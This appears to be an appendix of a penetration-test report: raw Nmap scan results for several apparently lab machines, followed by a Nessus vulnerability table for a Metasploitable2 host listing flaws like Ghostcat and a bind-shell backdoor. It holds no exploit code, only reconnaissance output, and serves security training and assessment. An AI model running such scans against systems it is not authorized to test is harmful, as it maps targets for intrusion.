Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-04-12 19:44 EDT

Nmap scan report for 10.10.10.198

Host is up (0.19s latency).

Not shown: 65533 filtered tcp ports (no-response)

| PORT | STATE | SERVICE | VERSION |
|------|-------|---------|---------|
|------|-------|---------|---------|

|          |      |            |  |
|----------|------|------------|--|
| 7680/tcp | open | pando-pub? |  |
|----------|------|------------|--|

|          |      |      |  |
|----------|------|------|--|
| 8080/tcp | open | http | Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6) |
|----------|------|------|--|

|\_ http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6

|\_ http-title: mrb3n's Bro Hut

|\_ http-open-proxy: Potentially OPEN proxy.

|\_ Methods supported: CONNECTION



Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 723.58 seconds

---

#### Devel Nmap Results

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-04-12 16:11 EDT  
Nmap scan report for 10.10.10.5  
Host is up (0.039s latency).  
Not shown: 65533 filtered tcp ports (no-response)  
PORT STATE SERVICE VERSION  
21/tcp open ftp Microsoft ftpd  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| 03-18-17 02:06AM <DIR> aspnet\_client  
| 03-17-17 05:37PM 689 iisstart.htm  
|\_ 03-17-17 05:37PM 184946 welcome.png  
| ftp-syst:  
|\_ SYST: Windows\_NT  
80/tcp open http Microsoft IIS httpd 7.5  
|\_ http-server-header: Microsoft-IIS/7.5  
|\_ http-title: IIS7  
|\_ http-methods:  
|\_ Potentially risky methods: TRACE  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: phone|general purpose|specialized  
Running (JUST GUESSING): Microsoft Windows Phone|2008|7|8.1|Vista|2012 (92%)  
OS CPE: cpe:/o:microsoft:windows cpe:/o:microsoft:windows\_server\_2008:r2 cpe:/o:microsoft:windows\_7  
cpe:/o:microsoft:windows\_8.1 cpe:/o:microsoft:windows\_8 cpe:/o:microsoft:windows\_vista::-  
cpe:/o:microsoft:windows\_vista::sp1 cpe:/o:microsoft:windows\_server\_2012  
Aggressive OS guesses: Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 or Windows Server  
2008 R2 (91%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1  
(91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 Professional or  
Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%), Microsoft  
Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows Vista SP2  
(91%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 2 hops  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
TRACEROUTE (using port 21/tcp)  
HOP RTT ADDRESS  
1 41.29 ms 10.10.14.1  
2 40.47 ms 10.10.10.5  
  
OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 134.39 seconds

---

#### Inject Nmap Results

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-04-12 16:34 EDT  
Nmap scan report for 10.10.11.204  
Host is up (0.039s latency).  
Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 caf10c515a596277f0a80c5c7c8ddaf8 (RSA)

| 256 d51c81c97b076b1cc1b429254b52219f (ECDSA)

|\_ 256 db1d8ceb9472b0d3ed44b96c93a7f91d (ED25519)

8080/tcp open nagios-nrpe Nagios NRPE

|\_ http-title: Home

|\_ http-open-proxy: Proxy might be redirecting requests

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/> ).

TCP/IP fingerprint:

OS:SCAN(V=7.93%E=4%D=4/12%OT=22%CT=1%CU=43554%PV=Y%DS=2%DC=T%G=Y%TM=6437160

OS:5%P=x86\_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10F%TI=Z%CI=Z%II=I%TS=A)OPS

OS:(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST

1

OS:1NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN

OS:(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F

=A  
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R

OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=

Z%F  
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%

OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD

OS:=S)

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 8888/tcp)

HOP RTT ADDRESS

1 38.25 ms 10.10.14.1

2 38.51 ms 10.10.11.204

## MetaTwo Nmap Results

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-04-12 10:40 EDT

Nmap scan report for 10.10.11.186

Host is up (0.081s latency).

Not shown: 65532 closed tcp ports (reset)

PORT STATE SERVICE VERSION

21/tcp open ftp?

| fingerprint-strings:

| GenericLines:

| 220 ProFTPD Server (Debian) [::ffff:10.10.11.186]

| Invalid command: try being more creative

|\_ Invalid command: try being more creative

22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)

| ssh-hostkey:

| 3072 c4b44617d2102d8fec1dc927fec79ee (RSA)

| 256 2aea2fcb23e8c529409cab866dcd4411 (ECDSA)

|\_ 256 fd78c0b0e22016fa050debd83f12a4ab (ED25519)

80/tcp open http nginx 1.18.0

|\_ http-title: Did not follow redirect to <http://metapress.htb/>

|\_ http-server-header: nginx/1.18.0

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port21-TCP:V=7.93%E=4%D=4/12%OT=21%CT=1%CU=39469%PV=Y%DS=2%DC=T%G=Y%TM=6436CB3

SF:ricLines,8F,"220x20ProFTPDx20Serverx20(Debian)x20[::ffff:10\.

SF:.11\.

SF:ative\r\n500x20Invalidx20command:x20tryx20beingx20morex20cre

SF:\r\n");

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

TCP/IP fingerprint:

OS:SCAN(V=7.93%E=4%D=4/12%OT=21%CT=1%CU=39469%PV=Y%DS=2%DC=T%G=Y%TM=6436CB3

OS:7%P=x86\_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS

OS:(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST

1

OS:1NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN

OS:(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F

=A

OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R

OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F

OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%

OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD

OS:=S)

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 199/tcp)

HOP RTT ADDRESS

1 79.85 ms 10.10.14.1

2 79.99 ms 10.10.11.186

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 2166.97 seconds

## Precious Nmap Results

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-04-12 12:11 EDT

Nmap scan report for 10.10.11.189

Host is up (0.081s latency).

Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)

| ssh-hostkey:

| 3072 845e13a8e31e20661d235550f63047d2 (RSA)

| 256 a2ef7b9665ce4161c467ee4e96c7c892 (ECDSA)

|\_ 256 33053dcd7ab798458239e7ae3c91a658 (ED25519)

80/tcp open http nginx 1.18.0

|\_ http-title: Did not follow redirect to <http://precious.htb/>

|\_ http-server-header: nginx/1.18.0

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

TCP/IP fingerprint:

OS:SCAN(V=7.93%E=4%D=4/12%OT=22%CT=1%CU=36589%PV=Y%DS=2%DC=T%G=Y%TM=6436D8D

OS:1%P=x86\_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)SEQ

OS:(SP=105%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O

```
OS:3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=
OS:FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNS
N
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=A
R%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40
%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%
R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 80/tcp)

| HOP | RTT | ADDRESS |
|-----|-----|---------|
|-----|-----|---------|

|   |          |            |
|---|----------|------------|
| 1 | 80.70 ms | 10.10.14.1 |
|---|----------|------------|

|   |          |              |
|---|----------|--------------|
| 2 | 80.93 ms | 10.10.11.189 |
|---|----------|--------------|

---

## Soccer Nmap Results

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-04-12 15:40 EDT

Nmap scan report for 10.10.11.194

Host is up (0.039s latency).

Not shown: 65532 closed tcp ports (reset)

| PORT | STATE | SERVICE | VERSION |
|------|-------|---------|---------|
|------|-------|---------|---------|

|        |      |     |  |
|--------|------|-----|--|
| 22/tcp | open | ssh | OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) |
|--------|------|-----|--|

| ssh-hostkey:

| 3072 ad0d84a3fdcc98a478fef94915dae16d (RSA)

| 256 dfd6a39f68269dfc7c6a0c29e961f00c (ECDSA)

|\_ 256 5797565def793c2fcbdb35fff17c615c (ED25519)

|        |      |      |                       |
|--------|------|------|-----------------------|
| 80/tcp | open | http | nginx 1.18.0 (Ubuntu) |
|--------|------|------|-----------------------|

|\_ http-title: Did not follow redirect to http://soccer.htb/

|\_ http-server-header: nginx/1.18.0 (Ubuntu)

|          |      |                 |
|----------|------|-----------------|
| 9091/tcp | open | xmltec-xmlmail? |
|----------|------|-----------------|

| fingerprint-strings:

| DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:

| HTTP/1.1 400 Bad Request

| Connection: close

| GetRequest:

| HTTP/1.1 404 Not Found

| Content-Security-Policy: default-src 'none'

| X-Content-Type-Options: nosniff

| Content-Type: text/html; charset=utf-8

| Content-Length: 139

| Date: Wed, 12 Apr 2023 19:41:23 GMT

| Connection: close

| <!DOCTYPE html>

| <html lang="en">

| <head>

| <meta charset="utf-8">

| <title>Error</title>

| </head>

| <body>

```

| <pre>Cannot GET /</pre>
| </body>
| </html>
| HTTPOptions, RTSPRequest:
| HTTP/1.1 404 Not Found
| Content-Security-Policy: default-src 'none'
| X-Content-Type-Options: nosniff
| Content-Type: text/html; charset=utf-8
| Content-Length: 143
| Date: Wed, 12 Apr 2023 19:41:23 GMT
| Connection: close
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Error</title>
| </head>
| <body>
| <pre>Cannot OPTIONS</pre>
| </body>
| </html>

```

I service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port9091-TCP:V=7.93%I=7%D=4/12%Time=6437095D%P=x86\_64-pc-linux-gnu%(in

SF:formix,2F,"HTTP/1.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r

SF:\n\r\n")%(drda,2F,"HTTP/1.1\x20400\x20Bad\x20Request\r\nConnection:\x

SF:20close\r\n\r\n")%(GetRequest,168,"HTTP/1.1\x20404\x20Not\x20Found\r\

SF:nContent-Security-Policy:\x20default-src\x20'none'\r\nX-Content-Type-Op

SF:tions:\x20nosniff\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nCo

SF:ntent-Length:\x20139\r\nDate:\x20Wed,\x2012\x20Apr\x202023\x2019:41:23\

SF:x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang

SF:="en">\n<head>\n<meta\x20charset="utf-8">\n<title>Error</title>\n</

SF:head>\n<body>\n<pre>Cannot\x20GET\x20/</pre>\n</body>\n</html>\n")%(HT

SF:TPOptions,16C,"HTTP/1.1\x20404\x20Not\x20Found\r\nContent-Security-Pol

SF:icy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\n

SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20143\

SF:r\nDate:\x20Wed,\x2012\x20Apr\x202023\x2019:41:23\x20GMT\r\nConnection:

SF:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang="en">\n<head>\n<me

SF:ta\x20charset="utf-8">\n<title>Error</title>\n</head>\n<body>\n<pre>C

SF:annot\x20OPTIONS\x20/</pre>\n</body>\n</html>\n")%(RTSPRequest,16C,"HT

SF:TP/1.1\x20404\x20Not\x20Found\r\nContent-Security-Policy:\x20default-s

SF:rc\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\nContent-Type:\x20

SF:text/html;\x20charset=utf-8\r\nContent-Length:\x20143\r\nDate:\x20Wed,\

SF:x2012\x20Apr\x202023\x2019:41:23\x20GMT\r\nConnection:\x20close\r\n\r\n

SF:<!DOCTYPE\x20html>\n<html\x20lang="en">\n<head>\n<meta\x20charset="u

SF:tf-8">\n<title>Error</title>\n</head>\n<body>\n<pre>Cannot\x20OPTIONS\

SF:x20/</pre>\n</body>\n</html>\n")%(RPCCheck,2F,"HTTP/1.1\x20400\x20Bad

SF:\x20Request\r\nConnection:\x20close\r\n\r\n")%(DNSVersionBindReqTCP,2F

SF:,"HTTP/1.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%

SF:r(DNSStatusRequestTCP,2F,"HTTP/1.1\x20400\x20Bad\x20Request\r\nConnect

SF:ion:\x20close\r\n\r\n")%(Help,2F,"HTTP/1.1\x20400\x20Bad\x20Request\r

SF:\nConnection:\x20close\r\n\r\n")%(SSLSessionReq,2F,"HTTP/1.1\x20400\x

SF:20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/> ).

TCP/IP fingerprint:

OS:SCAN(V=7.93%E=4%D=4/12%OT=22%CT=1%CU=36916%PV=Y%DS=2%DC=T%G=Y%TM=6437097

```

OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%TS=A)SEQ(SP=1
OS:04%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O
OS:3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=
OS:FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNS
N
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=A
R%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40
%W
OS:=%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%
R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

```

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 1025/tcp)

HOP RTT ADDRESS

```

1 38.09 ms 10.10.14.1
2 38.23 ms 10.10.11.194

```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 73.20 seconds

## Stocker Nmap Results

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-04-12 19:04 EDT

Nmap scan report for 10.10.11.196

Host is up (0.082s latency).

Not shown: 998 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 7c4d1a7868ce1200df491037f9ad174f (ECDSA)

| 256 dd978050a5bacd7d55e827ed28fdaa3b (ED25519)

80/tcp open http nginx 1.18.0 (Ubuntu)

|\_ http-server-header: nginx/1.18.0 (Ubuntu)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

TCP/IP fingerprint:

OS:SCAN(V=7.93%E=4%D=4/12%OT=22%CT=1%CU=35744%PV=Y%DS=2%DC=I%G=Y%TM=6437399

OS:8%P=x86\_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS

OS:(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST1

1NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN

OS:(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)ECN(R=N)T1(R=Y%DF=Y%T=40%S=O

%

OS:A=S+%F=AS%RD=0%Q=)T1(R=N)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%

OS:O=%RD=0%Q=)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T5(R=N)T

OS:6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T6(R=N)T7(R=Y%DF=Y%T=40%W=0%

S

OS:=%S=Z%A=S+%F=AR%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=

OS:G%RIPCK=G%RUCK=G%RUD=G)U1(R=N)IE(R=Y%DFI=N%T=40%CD=S)IE(R=N)

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 993/tcp)

HOP RTT ADDRESS

1 ... 30

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 145.86 seconds

---

### Traceback Nmap Results

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-04-12 16:59 EDT

Nmap scan report for 10.10.10.181

Host is up (0.039s latency).

Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 9625518e6c830748ce114b1fe56d8a28 (RSA)

| 256 54bd467114bdb242a1b6b02d94143b0d (ECDSA)

|\_ 256 4dc3f852b885ec9c3e4d572c4a82fd86 (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|\_ http-title: Help us

|\_ http-server-header: Apache/2.4.29 (Ubuntu)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

TCP/IP fingerprint:

OS:SCAN(V=7.93%E=4%D=4/12%OT=22%CT=1%CU=39956%PV=Y%DS=2%DC=T%G=Y%TM=64371BD

OS:C%P=x86\_64-pc-linux-gnu)SEQ(SP=F9%GCD=1%ISR=101%TI=Z%CI=Z%II=I%TS=A)OPS(

OS:OI=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST1

1

OS:NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(

OS:R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=

AS

OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=

OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z

%F=

OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N

%T

OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=

OS:S)

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 111/tcp)

HOP RTT ADDRESS

1 38.33 ms 10.10.14.1

2 38.67 ms 10.10.10.181

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 69.38 seconds

---

### Busqueda Nmap Results

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-04-12 12:36 EDT

Nmap scan report for 10.10.11.208

Host is up (0.081s latency).

Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 4fe3a667a227f9118dc30ed773a02c28 (ECDSA)

|\_ 256 816e78766b8aea7d1babd436b7f8ecc4 (ED25519)

80/tcp open http Apache httpd 2.4.52

|\_ http-title: Did not follow redirect to <http://searcher.htb/>

|\_ http-server-header: Apache/2.4.52 (Ubuntu)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/> ).

TCP/IP fingerprint:

OS:SCAN(V=7.93%E=4%D=4/12%OT=22%CT=1%CU=34735%PV=Y%DS=2%DC=T%G=Y%TM=6436DEB

OS:5%P=x86\_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS

OS:(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST1

OS:1NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN

OS:(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F

=A OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R

OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=

Z%F OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%

OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD

OS:=S)

Network Distance: 2 hops

Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 256/tcp)

HOP RTT ADDRESS

1 80.80 ms 10.10.14.1

2 80.91 ms 10.10.11.208

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 180.31 seconds

End of Nmap Results



## 8. Appendix B - Nessus Results

Nessus Essentials by Tenable is a user-friendly tool that helps organizations find and fix security issues in their computer systems. It works by scanning a company's computers, servers, and network devices to look for any weak spots that hackers could exploit. Nessus Essentials checks these systems against a big list of known security problems and keeps itself updated with the latest information. This way, it can tell the company about any issues it finds and give them clear advice on how to fix them. By using Nessus Essentials, businesses can protect their computer systems from cyber-attacks and keep their data safe. (Tenable, 2023). The Following reports of the client's internal systems were generated with Nessus Essentials.

Nessus Essentials




Report generated by Nessus™

**Metasploitable2**

*Sun, 09 Apr 2023 13:56:00 EDT*

---

**192.168.13.39**



| Severity<br>v3.0 | CVSS<br>Score | VPR | Plugin                 | Name  |
|------------------|---------------|-----|------------------------|---|
| CRITICAL         | 9.8           | 8.9 | <a href="#">134862</a> | Apache Tomcat AJP Connector Request Injection (Ghostcat)        |
| CRITICAL         | 9.8           | -   | <a href="#">51988</a>  | Bind Shell Backdoor Detection                                   |
| CRITICAL         | 9.8           | -   | <a href="#">20007</a>  | SSL Version 2 and 3 Protocol Detection                          |
| CRITICAL         | 10.0          | -   | <a href="#">33850</a>  | Unix Operating System Unsupported Version Detection             |
| CRITICAL         | 10.0*         | 7.4 | <a href="#">32314</a>  | Debian OpenSSH/OpenSSL Package Random Number Generator Weakness |

|          |       |     |                        |   |
|----------|-------|-----|------------------------|---|
| CRITICAL | 10.0* | 7.4 | <a href="#">32321</a>  | Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check) |
| CRITICAL | 10.0* | 5.9 | <a href="#">11356</a>  | NFS Exported Share Information Disclosure                                   |
| CRITICAL | 10.0* | -   | <a href="#">61708</a>  | VNC Server 'password' Password  |
| HIGH     | 8.6   | 5.2 | <a href="#">136769</a> | ISC BIND Service Downgrade / Reflected DoS                                  |
| HIGH     | 7.5   | -   | <a href="#">42256</a>  | NFS Shares World Readable   |
| HIGH     | 7.5   | 6.1 | <a href="#">42873</a>  | SSL Medium Strength Cipher Suites Supported (SWEET32)                       |
| HIGH     | 7.5   | 6.7 | <a href="#">90509</a>  | Samba Badlock Vulnerability   |
| MEDIUM   | 6.8   | 5.3 | <a href="#">78479</a>  | SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE) |

|        |     |     |                        |   |
|--------|-----|-----|------------------------|---|
| MEDIUM | 6.5 | 3.6 | <a href="#">139915</a> | ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS                          |
| MEDIUM | 6.5 | -   | <a href="#">51192</a>  | SSL Certificate Cannot Be Trusted   |
| MEDIUM | 6.5 | -   | <a href="#">57582</a>  | SSL Self-Signed Certificate   |
| MEDIUM | 6.5 | -   | <a href="#">104743</a> | TLS Version 1.0 Protocol Detection  |
| MEDIUM | 5.9 | 5.1 | <a href="#">136808</a> | ISC BIND Denial of Service  |
| MEDIUM | 5.9 | 3.6 | <a href="#">31705</a>  | SSL Anonymous Cipher Suites Supported   |
